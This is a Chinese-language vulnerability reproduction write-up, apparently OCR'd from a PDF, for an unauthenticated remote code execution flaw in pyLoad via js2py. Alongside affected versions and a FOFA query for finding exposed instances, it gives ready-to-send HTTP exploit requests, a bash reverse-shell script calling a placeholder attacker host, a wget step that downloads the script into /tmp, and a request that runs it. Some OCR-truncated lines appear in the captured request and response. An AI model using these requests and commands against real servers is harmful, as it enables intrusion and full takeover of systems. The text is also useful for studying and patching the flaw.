P10-1PyLoad-RCE


漏洞描述：

pyLoad 存在代码注入漏洞，未经身份验证的攻击者可以通过滥用 js2py 功能执行任意 Python 代码

影响版本：

pyLoad <= 0.4.20
另外，小于0.5.0b3.dev31版本的pyLoad开发版本也受此漏洞影响。
不受影响版本：
pyLoad > 0.4.20（正式版本尚未发布）
另外，官方已更新pyLoad安全开发版本0.5.0b3.dev31可供下载。

网站图片：




网络测绘：

fofa语法：

```
FOFA搜索关键字"pyLoad"
```

漏洞复现：

访问首页bp抓包，发送Repeater模块




POC如下：

```
POST /flash/addcrypted2 HTTP/1.1
Host: <target>
Content-Type: application/x-www-form-urlencoded

jk=pyimport%20os;os.system("执行的命令");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa
```

dnslog平台判断漏洞是否存在



成功请求dnslog平台了，漏洞存在

6、漏洞利用

这里准备直接反弹shell，尝试了几遍各种方法，都无效（知道的大佬指点一下）
换个思路getshell,既然目标出网，那让他去下载恶意脚本来获取shell
准备payload

```
vi 1.sh

!/bin/sh
bash -c 'exec bash -i >& /dev/tcp/x.x.x.x/6666 0>&1'
```


利用python来搭建http服务器


```
python3 -m http.server 8000    #空闲端口且开放访问策略
```

exp:

```
POST /flash/addcrypted2 HTTP/1.1
Host: <target>
Content-Type: application/x-www-form-urlencoded

jk=pyimport%20os;os.system("wget%20http://x.x.x.x:8000/1.sh%20-O%20/tmp/shell.sh");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa
```





可以看到已经下载了恶意脚本

vps开启监听，执行恶意脚本

```
POST /flash/addcrypted2 HTTP/1.1
Host: <target>
Content-Type: application/x-www-form-urlencoded

jk=pyimport%20os;os.system("/bin/bash%20/tmp/shell.sh");f=function%20f2(){};&package=xxx&crypted=AAAA&&passwords=aaaa
```

Request

Raw | Params | Headers | Hex

```
POST /flash/addcrypted2 HTTP/1.1
Host: [redacted].8002
Content-Type: application/x-www-form-urlencoded
Content-Length: 121

k=pyimport%20os;os.system("/bin/bash%20/tmp/shell.sh");f=function%20f2(){};&packag
e=xxx&crypted=AAAA&&passwords=aaaa
```

Response

Raw | Headers | Hex

```
HTTP/1.1 500 INTERNAL S
Content-Type: text/html; cl
Content-Length: 21
Access-Control-Max-Age:
Access-Control-Allow-Origi
Access-Control-Allow-Meth
Vary: Accept-Encoding
Date: Mon, 30 Jan 2023 09
Server: Cheroot/8.6.0

Could not decrypt key
```